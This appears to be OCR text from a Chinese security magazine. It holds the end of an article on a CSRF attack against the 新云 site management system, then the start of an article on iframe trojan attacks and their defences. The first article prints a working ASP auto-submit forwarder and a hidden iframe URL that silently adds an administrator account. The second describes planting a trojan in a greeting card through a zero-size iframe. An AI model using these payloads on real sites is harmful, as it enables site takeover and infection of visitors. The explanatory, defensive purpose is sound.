


图 2

我们来模拟提交一下，在 Firefox 浏览器安装插件 Hackbar，单击“Enble Post data”按钮，填写 POST 地址和数据，添加一个用户名和密码均为 nuanyue 的用户，如图 3 所示。




图 3

由于 XSRF 攻击需要劫持网站的授权，所以之前是需要登录后台的，单击“Execute”进行提交，如图 4 所示。提示添加用户 nuanyue 成功，刚才模拟了数据提交的过程，只要劫持了 cookie 就能直接添加管理员了。通过模拟提交数据，可以肯定新云网站管理系统存在 XSRF 漏洞。




图 4

分析数据提交的过程，可知需要构造一个在后台自动提交的文件，lake2 在其 CSRF 攻击与防御的文章中，提供了一段 ASP 提交的代码：


```
<%
response.write("<title>XSS post forwarder</title>")
lake2 = antiXSS(request("lake2"))
if lake2<>"" then
response.write("<form method='post' action='" & lake2 & "'>")
for each b in request.QueryString
if b <> "lake2" then response.write("<input type='hidden'
value='" & antiXSS(request(b)) & "' name='" & antiXSS(b) & "'/>")
next
response.write("</form>")
response.write("<script>document.forms[0].submit();</script>")
else
response.Write("enjoy hacking :p")
end if
function antiXSS(str)
str = replace(str, "'", "")
antiXSS = str
end function
%>
```

在调用时用到 iframe 框架调用代码 2.html，内容如下：

```
<iframe width=0 height=0 src="http://192.168.1.107/
post.asp?lake2=http://192.168.1.109/admin/users/admin_
master.asp?action=savenew&username2=fan&password2=fan&
AdminGrade=999&isAloneLogin=1&isLock=0&submit_button
=%CC%E1+%BD%BB"></iframe>
```

构造好用于数据提交的文件后，剩下的就是诱使网站管理员来访问网页了。当然，如果有 XSS 漏洞，则可以用 JavaScript 直接调用。

当网站管理员点击时，我们对此抓包分析，看看跟在网站管理后台提交的数据包是否一样。结果显示，与模拟提交的过程一样，成功添加网站管理员，如图 5 所示。看来 XSRF 攻击还是不算很复杂的，只是看你如何利用了。




XSRF 防范

从攻击过程来看，攻击者劫持登录到网站的受信任者的 Cookie，进而构造了一个后台提交 POST 数据的网页。当受信任者访问了此构造网页就会在后台隐藏提交添加管理员的数据包，从而利用受信 Cookie 值进行操作。

在防范此类攻击时，一般的解决方案是页面使用验证码，这是最直接、最简单的，在验证码算法没有被攻破前，也是最有效的。当然，还有一些不太完善的方法，比如检查 HTTP 请求来路、检查 Cookie 凭据、隐藏表单等。在检测访问来路的方案中，获得 HTTP 请求中的来路信息，攻击者可以伪造 HTTP Referer 进行欺骗，在检查 Cookie 凭据时，攻击者可以通过 XSS 轻易获取其值，而隐藏表单则只需要分析提交的数据，即可模拟提交。

前置知识：C#
关键词：脚本、iframe、挂马



iframe 脚本攻防完全接触

文/ Winbo

iframe 也称为嵌入式框架，它是一个非常普通的 HTML 语言标记。就像电视机的画中画效果一样，设计

者只需采用简单的网页标记<iframe></iframe>，就可以达到丰富栏目、功能多样化、信息实时化等设计要求。但是，在日常应用中，我们经常会碰到有关 iframe 的安全问题。比如有人使用 iframe 绕过 IE 安全策略，远程读取本地文件，或者构造 iframe proxy 直接挂马，这都可能会带来灾难性的后果。因此，有必要了解 iframe 的使用技巧，提高脚本应用的安全性。

iframe 存在的安全问题剖析

有果必有因。下面，对一个常见的 iframe 漏洞进行分析。

1）从一个 iframe 的挂马漏洞谈起

下面是一个比较典型的 iframe 挂马过程。首先，准备一款木马，设置好相关服务后生成木马所用的服务控制端，同时将木马上传到网站空间中，并用记事本记录下木马的网络路径。然后，找一个能够正常浏览的新年贺卡，将其保存到指定的目录中，并用 Dreamweaver 等软件对网页进行修改，上传到网站空间后查看图片等内容能否正常显示。紧接着，打开修改好的贺卡，使用 iframe 标记语句将生成好的攻击文件嵌入到贺卡中。这样，当浏览贺卡的用户看到贺卡页面之后，也随之运行了保存在指定位置的漏洞溢出页面。由于它的长和宽都为 0，观看贺卡网站的用户也不会看到溢出页面。

由此可见，iframe 文档可以是一个独立的 HTML 文件，也可是文本文件等各种文件格式。因此，iframe 功能就被攻击者巧妙地利用了，在一些看似正常的页面中，使用长宽为 0 的隐藏框架，就可以让用户神不知鬼不觉地打开木马文件，可谓“受害匪浅”。

2）合理引用 iframe 的问题

值得注意的是，由于用户无法了解当前浏览的网站采用了哪些 iframe，至于引用的信息的来源更是无从说起，因此一不小心就会“中招”。在日常应用中，大多数浏览器对 iframe 的使用有着不同程度的限制，多数安全防护产品也禁止用户浏览 iframe 内容。这样，对很多采用 iframe 技术来设计网页的设计者来说，用户根本无法浏览完整的内容。所以，对于网站开发者来说，这是一个“两难”的问题：既要显示 iframe 的内容，又要保证浏览的安全性。

基于上述分析，下面对 iframe 的典型问题进行分析。

三管齐下巧解 iframe 难题

解决此问题的方法有多种，最常见的解决办法就是安装防范软件及补丁。例如，可以通过杀毒软件和防挂马软件阻止利用 iframe 标记内嵌的溢出病毒。此外，还可以通过一些特殊的方法使木马插入的代码不起作用，提高文件系统的整体安全性。

1）基础工作：有关网页及服务器的安全维护

一般情况下，如果服务器文件包含了类似 iframe 的语句，这种情况有两种可能：一是用户上传的文件已经包含有这样的语句，另一种情况是服务器存在危险组件或漏洞。对于这些问题，如果有未感染的最新备份文件，可以直接恢复。不过，动态的网页更新较快，很难有合适的备份。在这种情况下，推荐使用 Editplus 文件编辑器的替换功能。Editplus 支持正则表达式，使用合适的正则表达式，找到含有 iframe 木马的语句即可批量替换为空，替换效率很高，如图 1 所示。




图 1

当然，此方法并不能从根本上解决问题，一台物理服务器上通常可以提供近百余个虚拟主机，因此还应从服务器的安全开始。

请关注系统及应用程序的最新漏洞和补丁。作为系统管理员，除了服务器防黑之外，还要做好必要的补丁安装，杀毒软件安装及更新、配置合适的防火墙规则等例行工作。而且，对于只提供 Web 虚拟主机的服务器来说，只要提供够用的权限即可，基本思路是将权限设置可以将危害减少在一个虚拟主机站点甚至一个虚拟目录里，避免一个站点出现问题导致整个服务器都被感染。

要对组件进行管理。对于一些不安全的组件，使用很少或根本不用的组件，建议将其卸载，比如，对于可以调用系统内核运行 DOS 基本命令的 WScript.Shell 和 Shell.application 组件，建议将其卸载。对于功能强大、使用较为广泛的组件，如 Scripting.FileSystemObject 组件（FSO 组件）有文件系统管理、文本文件读写等功能，需要对其进行合理限制。

2）在 CSS 中使用 expression 属性

对于 IE 5 及其以后版本的浏览器来说，expression 的使用可谓锦上添花，很大程度上提高了 CSS 的效果和代码效率。借用这个思路，在 CSS 中使用 expression 时，可以把 CSS 属性和 JavaScript 脚本关联起来，CSS 属性的值等于 JavaScript 表达式执行的结果。因此，要防止 iframe 里的恶意文件被下载，比较合适的方法就是切断 iframe 的请求，也就是迅速销毁 iframe 对象。

按照这种思路，可以使用 CSS 样式表来对网页中所有的 iframe 对象进行过滤，把 iframe 中的 src 属性的值换成空白页，这样加进去的 iframe 代码就不起作用了。因此，只要在网页的<style> <style/>之间加上以下 CSS 代码即可：“iframe {T:expression(this.src='about:blank',

this.outerHTML='');}"。

在上述代码中，首先将 iframe 里的请求地址变成空白页 "about:blank"。其中 "T" 是一个自定义 CSS 属性，"this" 代表所有将要描述外观的 iframe 对象，中间的逗号代表二句代码一起执行。移除 DOM 节点时，可以使用 outerHTML 这个属性。outerHTML 属性是 DOM 对象包含自身的 HTML 代码，而 innerHTML 则是 DOM 对象（不含本身）里面所包含的 HTML 代码。

设置完毕，新建一个网页，将以上的 CSS 代码插入到<style><style/>之间。然后，在这个页面插入 iframe 代码（假设它们是被挂的木马网页），保存为 noiframe.htm，打开浏览器测试一下。为了查看实际效果，一个最简单有效的方法是打开 IE 的缓存文件夹，先清空它，再刷新这个页面，看看缓存文件夹里有没有这些网站文件。

3）利用正则表达式筛选 iframe 代码

为了安全而合理地引用 iframe，可以采用抓取网页源码的技术，分析被引用页面的浏览器输出源码，找出需要引用部分代码的共性和差异。用这样的方法，不但可以灵活地选择网页内容，而且不用担心浏览器、安全防护软件等对 iframe 的限制。这里就需要使用正则表达式（Regular Expression）了。

小知识 正则表达式

正则表达式是用来描述或者匹配一系列符合某个句法规则的字符串的单个字符串。它实际上是一种生成字符串的字符串，能够很好地提高工作效率。正则表达式包含一般的字符和一些特殊的字符，特殊字符可以扩展查找字符串的能力，正则表达式在查找和替换字符串上的作用不可忽视。利用正则表达式，可满足页面调用、搜索引擎、新闻存档等相关需求，具有很好的可扩展性。

利用正则表达式进行循环替换，在大量的数据替换时速度非常快，生成的代码根据设计者需要可随意定义样式，具有很好的灵活性。对于不同的引用网页，只需定义不同的正则表达式即可实现抓取，结果以 JavaScript 格式输出，对于任何格式的网页文件都可以直接调用，具有很强的通用性。下面通过 ASP.NET 环境的 C#语言编程，利用 C#所提供的 WebClient 类，实现对指定网页的源码抓取，并以 JavaScript 的格式输出。在需要插入引用页面的地方，只需加入相应的 JavaScript 脚本即可实现调用。下面给出一个具体实例。

步骤 1：在 ASP.NET 环境下新建一个 ASP.NET Web 应用程序项目 WebCapture，在该项目下建立 Test.aspx 文件。获取网页的部分源码如下：

```
//引用正则表达式所需的命名空间
using System.Text.RegularExpressions;
public void GetWebCode()
{//定义要引用的网页地址
string url=@"http://news.testnews.org.cn/";
//定义用于存放输出结果的字符串
string result="";
try{
//创建一个 WebClient 实例
WebClient wb=new WebClient();
//从资源下载数据并返回字节数组
byte[] pagedata=wb.DownloadData(@url);
//将获得的源码进行转换
result=RebulidNews(Encoding.Default.GetString(pagedata));}
}
```

步骤 2：分析源码，得出正则表达式。本例中，每条新闻除链接地址、新闻标题、发表时间这三部分外，代码完全相同。定义变量 id、text、date 分别表示这三部分内容。利用正则表达式对抓取的代码进行处理的部分源代码如下：

```
public string RebulidNews(string pagedata)
{
//定义输出字符串
String result=@"document.writeln(""<table>"");";
//定义正则表达式，变量 id、text、date 分别表示链接地
//址、新闻标题、发表时间
Regex re = new Regex(@"<a href=""http://news.testnews.
org.cn/_
(?<id>.*?)""[^>]*target=""_blank""class=""a2"">_
(?<text>.*?)</a>(?<date>.*?)</td>",
RegexOptions.IgnoreCase);
//定义循环变量，i<10 表示最多抓取 10 条新闻
int i=0;
for(Matchm=re.Match(pagedata);m.Success&&
i<10;m=m.NextMatch())
{//定义满足条件的新闻格式
result+=@"document.writeln(""<tr><td>?
<a href=\""http://news.****.edu.cn/";
result+=@m.Groups["id"].Value.Trim();
result+=@"\"" target=\""_blank\"">";
result+=@m.Groups["text"].Value.Trim().Replace("
color='#6495ED'>",">").Replace("size=2>",">");
result+=@"</a><font color='#727272'>";
result+=@m.Groups["date"].Value.Trim();
result+=@"</font></td></tr>"");";
i++;}
result+=@"document.writeln(""</table>"");";
return result;//返回结果字符串
}
```

